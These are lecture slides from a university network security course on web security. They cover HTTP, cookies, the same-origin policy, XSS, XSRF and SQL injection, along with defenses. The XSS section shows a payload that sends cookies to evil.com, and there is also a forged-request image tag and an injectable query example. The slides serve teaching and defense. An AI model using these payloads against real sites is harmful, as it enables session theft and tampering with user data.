Network Security

WWW Security

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Institut für Informatik
Technische Universität München

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Learning Goals

- Understanding of common web technologies
- Understanding of common attacks, e.g. XSS, XSRF, SQLi, . . .
- . . . and being able to develop similar attacks
- Knowing of defenses against the said attacks
- . . . asses effectiveness of proposed defenses

WWW Basics

WWW Technologies – HTML

- Hypertext Markup Language
- Content representation
- Structured hypertext documents

```
<HTML>
<HEAD>
<META http-equiv="refresh" content="3; url=http://www.fu-dietersheim.de/FUD.html">
</HEAD>
<BODY>
Sie werden weitergeleitet. Falls nicht, klicken Sie bitte auf diesen <A
      href="FUD.html">Link</A>.
</BODY>
</HTML>
```

WWW Technologies – CSS

- Cascading Style Sheets
- Design

```
<style type="text/css">
ul.mittelmaesigenavigationsliste {
    list-style-type:none;
    margin:0;
    padding:0;
}
ul.mittelmaesigenavigationsliste ul {
    display:none;
}
ul.mittelmaesigenavigationsliste:hover ul {
    display:block;
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```

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  - requires user interaction to run

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  - requires user interaction to run
  - Weird Machine

WWW Technologies – JavaScript

- Client-side computation and interaction
- Turing-complete
- What could possibly go wrong?

```
You are the <b><blink id="visitorNo">1536</blink></b> visitor.
<script>
i = Math.random() * 10000;
i = Math.round(i);
window.document.getElementById("visitorNo").innerHTML = i;
</script>
```

WWW Technologies – URI/URL

- Document location
- Any information (chunk) or data item can be referenced by a Uniform Resource Identifier (URI)
  - URI syntax:
    `<scheme>://<authority><path>?<query>#<fragment>`
- Special case: URL
  - http://www.net.in.tum.de/de/startseite/
  - https://www.google.de/search?q=The+Internetz&ie=UTF-8
  - https://mail.google.com/mail/u/0/#inbox

HTTP

WWW Technologies – HTTP

- Carries self-descriptive message payloads
- Application Layer
- Request and Response semantics

```
GET / HTTP/1.1
User-Agent: Wget/1.15 (linux-gnu)
Accept: */*
Host: heise.de
Connection: Keep-Alive
```

- Header, Body
- GET vs. POST

WWW Technologies – HTTP

- Carries self-descriptive message payloads
- Application Layer
- Request and Response semantics

```
HTTP/1.1 301 Moved Permanently
Location: http://www.heise.de/
Content-Length: 228
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://www.heise.de/">here</a>.</p>
</body></html>
```

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- GET vs. POST

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- Header, Body
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- Carries self-descriptive message payloads
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```
HTTP/1.1 200 OK
Last-Modified: Fri, 23 Oct 2015 10:31:43 GMT
Expires: Fri, 23 Oct 2015 10:32:15 GMT
Cache-Control: public, max-age=32
Transfer-Encoding: chunked

008000
<!DOCTYPE html>
<html lang="de">
...
```

WWW Technologies – HTTP

- Carries self-descriptive message payloads
- Application Layer
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
- Header, Body
- GET vs. POST

```
POST / HTTP/1.1
User-Agent: Wget/1.15 (linux-gnu)
Accept: */*
Host: 127.0.0.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

This is a comment
```

HTTP Security

- Data Integrity
  - No
- Confidentiality
  - No
- Availability
  - ?
- Authenticity
  - Basic Authentication
  - Do NOT use: username + password in cleartext, no logout
- Accountability
  - No
- Controlled Access
  - Somewhat (c.f. Authenticity)



Authentication Required

The server https://www. .com:443 requires a username and password. The server says: Login with a user name

User Name:

Password:

HTTP is Stateless

“*But if I log into facebook and click on the cat-pictures-group, I am still logged in!*”

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“*But if I log into facebook and click on the cat-pictures-group, I am still logged in!*”

- Keep state between different pages: sessions
- Session identifiers
  - Cookies
  - Session-IDs in URL or HTTP header

First server response:

```
Set-Cookie: UserID1=962552426215684404215;Path=/;
Domain=.adfarm1.adition.com;
Expires=Wed, 20-Apr-2016 10:50:13 GMT
```

All future client requests:

```
Cookie: UserID1=962552426215684404215
```

HTTP is Stateless

"*But if I log into facebook and click on the cat-pictures-group, I am still logged in!*"

- Keep state between different pages: sessions
- Session identifiers
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`http://example.org/?session_id=34360864849366500657 8`

HTTP is Stateless

“*But if I log into facebook and click on the cat-pictures-group, I am still logged in!*”

- Keep state between different pages: sessions
- Session identifiers
  - Cookies
  - Session-IDs in URL or HTTP header

```
POST /1/statuses/update.json?include_entities=true HTTP/1.1
Accept: */*
Authorization:
OAuth oauth_consumer_key="xvz1evFS4wEEPTGEFPHBog",
oauth_token="370773112-GmHxMAgYyLbNEtIKZeRNFsMKPR9EyMZeS9weJAEb"
Host: api.twitter.com

status=Hello%20Ladies%20%2b%20Gentlemen
```


HTTP Sessions

- Valuable target for attacker
- Attacker knows your session id → attacker owns your session

Stealing Sessions IDs?

Can JavaScript on `crappyads.org` steal my cookies of `spon.de`?

`http://spon.de` – with ads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- Browser only sends cookies for the corresponding domains

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

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Login | Registrierung

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JETZT SICHERN! >
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- Browser only sends cookies for the corresponding domains
- But JavaScript can access cookies

Same-Origin Policy (SOP)

- Defense for JavaScript
- One JavaScript context must not interact with another
- Two JavaScript contexts are allowed access to each other if and only if protocols, host names and ports associated with the documents in question match exactly

Originating doc	Accessed doc	SOP
http://abc.com/a/	http://abc.com/b/	Access OK
http://ab.com/	http://www.abc.com	Host mismatch
http://www1.abc.com/	http://www2.abc.com	Host mismatch
http://abc.com/	https://abc.com/	Protocol mismatch
http://abc.com:81/	http://abc.com/	Port mismatch

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WWW Security Rules

1. HTTPS: HTTP over TLS
2. Everything that is relevant for the correct outcome must be stored locally for every entity
3. All input is evil (c.f. langsec)

WWW Attacks

Attacker Position

- JavaScript is executed in your browser → in your network
- Attacker limited by position can improve on position
- Example
  - Local network is firewalled
  - Network Printer not reachable from Internet
  - But reachable from browser

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Cross-Site Scripting (XSS)

Assume: trustworthy website *X*.

1. Attacker inserts JavaScript into website *X*
   - e.g. forum, comment section, ...
   - Server does not sanitize input
2. User accesses website *X*
   - Server sends attacker’s script
   - Not sanitized as printable text but as script
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

Add new comment

```
My evil comment <script>document.write('<img
src="http://evil.com/steal.gif?cookie=' +
document.cookie + '" />. Cookie has been stolen')
</script> here.
```

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

POST /insert.php HTTP/1.1

```
My evil comment <script>document.write(’<img
src="http://evil.com/steal.gif?cookie=’ + document.cookie
+ ’" />. Cookie has been stolen’)</script> here.
```

Attacker → Website X

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

User

`GET /comments.php HTTP/1.1`

Website *X*

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

```
HTTP/1.1 200 OK
<b>View comments</b><br>My evil
comment <script>document.write(’<img
src="http://evil.com/steal.gif?cookie=’ + document.cookie
+ ’" />. Cookie has been stolen’)</script> here.
```

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

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


View comments

My evil comment . Cookie has been stolen here.

Cross-Site Request Forgery (XSRF)


Please click on `https://www.facebook.com/logout.php`

- Attacker knows that user is logged in
- crafts a URL to target server that executes an action
- Attacker causes victim to call that URL

Cross-Site Request Forgery (XSRF)

Assume: trustworthy website *X*.

1. user logs into website *X*
   - open session
2. Attacker tricks user to surf to his own site.
   - Phising, XSS, social engineering, ...
3. In the HTML, user receives a malicious link
   - To be executed in the authenticated context of *X*



User $\xrightarrow{\texttt{POST /login HTTP/1.1}}$ Website *X*

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

User

`GET / HTTP/1.1`

Attacker's Web

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

```
HTTP/1.1 200 OK
<p>harmless text</p>
<img src="https://X/myApp?cmd=sell&item=42&price=1eur" />
<p>more harmless text</p>
```

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

XSRF Defenses

- Secret Tokens
  - a Web site requires that the client (browser) proves knowledge of a secret value before acting on a URL
  - e.g. hidden field in all input forms
- Advantage
  - Reliable if secret values cannot be guessed
- Disadvantage:
  - State-keeping on server-side

XSRF Defenses

- Secret Tokens
  - a Web site requires that the client (browser) proves knowledge of a secret value before acting on a URL
  - e.g. hidden field in all input forms
- Advantage
  - Reliable if secret values cannot be guessed
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- How does the idea relate to TCP SYN cookies?

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
- How does the idea relate to TCP SYN cookies?
- Also: Actions only per POST, not GET

SQL injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://xkcd.com/327/

- If an attacker can influence the parse tree: you lost
- Good vs. Bad:

```
cursor.execute("SELECT * FROM Students WHERE name = %s", [name])
```

```
cursor.execute("SELECT * FROM Students WHERE name = '%s'" % name)
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
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
- Defense: Use prepared statements!


Synchronization of State

Buying a certificate


Alice
CA
Request cert for domain abc.com
ownership verification
Offer cert for domain abc.com
pay
Acknowledge request for abc.com
check payment
Issue cert for domain abc.com

Synchronization of State

Buying a certificate


Alice
CA
Request cert for domain abc.com
ownership verification
Offer cert for domain abc.com
Cookie:
cert for abc.com
pay
Acknowledge request for abc.com
check payment
Issue cert for domain abc.com

Synchronization of State

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
Alice
CA
Request cert for domain abc.com
ownership verification
Offer cert for domain abc.com
Cookie: cert for mozilla.com
pay
Acknowledge request for mozilla.com
check payment
Issue cert for domain mozilla.com

Synchronization of State

- Cookies are user input!

Literature

- https://www.owasp.org/index.php/Top10
- Pete Stevens, “Upside-Down-Ternet”, http://www.ex-parrot.com/pete/upside-down-ternet.html

Trivia

- https://en.wikipedia.org/wiki/Email_address#Valid_email_addresses
- http://openmya.hacker.jp/hasegawa/security/utf7cs.html
- http://www.jsfuck.com/
- https://en.wikipedia.org/wiki/Billion_laughs